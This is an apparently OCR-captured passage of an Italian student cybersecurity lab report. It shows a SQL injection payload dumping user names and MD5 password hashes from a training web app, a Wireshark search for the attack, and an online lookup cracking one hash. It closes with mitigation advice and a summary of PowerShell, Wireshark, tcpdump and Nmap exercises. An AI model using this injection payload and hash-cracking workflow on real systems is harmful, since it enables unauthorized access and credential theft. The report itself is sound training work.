
```
..</form>
..<pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname: admin</
pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Gordon<br />Surname:
Brown</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Hack<br />Surname:
Me</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Pablo<br />Surname:
Picasso</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: Bob<br />Surname:
Smith</pre><pre>ID: 1' or 1=1 union select user, password from users#<br />First name: admin<br />Surname:
5f4dcc3b5aa765d61d8327deb882cf99</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: gordonb<br />Surname: e99a18c428cb38d5f260853678922e03</pre><pre>ID: 1' or 1=1 union
select user, password from users#<br />First name: 1337<br />Surname:
8d3533d75ae2c3966d7e0d4fcc69216b</pre><pre>ID: 1' or 1=1 union select user, password from users#<br /
>First name: pablo<br />Surname: 0d107d09f5bbe40cade3de5c71e9e9b7</pre><pre>ID: 1' or 1=1 union select
user, password from users#<br />First name: smithy<br />Surname: 5f4dcc3b5aa765d61d8327deb882cf99</
pre>
.</div>

.<h2>More Information</h2>
.<ul>
..<li><a href="http://www.securiteam.com/securityreviews/5D
```

Entire conversation (7186 bytes)

Wireshark: Find text

Find text: 1=1

Hash decifrato:


CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Mozilla Firefox
CrackStation - Online Passwo
https://crackstation.net
CrackStation
Defuse.ca · Twitter
ckStation
Password Hashing Security
Defuse Security
I'm not a robot
reCAPTCHA
Privacy - Terms
Crack Hashes

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
8d3533d75ae2c3966d7e0d4fcc69216b
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash

Esempio: **8d3533d75ae2c3966d7e0d4fcc69216b** → **Charley**

Conclusione: SQL Injection permette accesso a dati riservati.
È fondamentale:

- Usare query parametrizzate
- Validare l'input utente

Conclusione

Attraverso i laboratori svolti, è stato possibile esplorare strumenti fondamentali per l’analisi e la gestione della sicurezza informatica. L’utilizzo di PowerShell ha evidenziato il potenziale dell'automazione nelle operazioni di sistema e nella gestione delle reti, permettendo di eseguire attività complesse in modo rapido ed efficiente. L’impiego di Wireshark e tcpdump ha fornito una visione chiara della differenza tra traffico HTTP e HTTPS, sottolineando l'importanza della cifratura nella protezione dei dati. Con Nmap, è stato possibile comprendere le dinamiche della ricognizione di rete e l’importanza di monitorare costantemente i servizi esposti. Infine, l’analisi di un attacco SQL Injection tramite file PCAP ha permesso di osservare in modo pratico come una vulnerabilità possa essere sfruttata per ottenere accesso non autorizzato ai dati.

Nel complesso, questi esercizi hanno fornito una panoramica completa e pratica delle principali tecniche e strumenti utilizzati nel campo della cybersecurity, offrendo una solida base per affrontare scenari reali di analisi e difesa.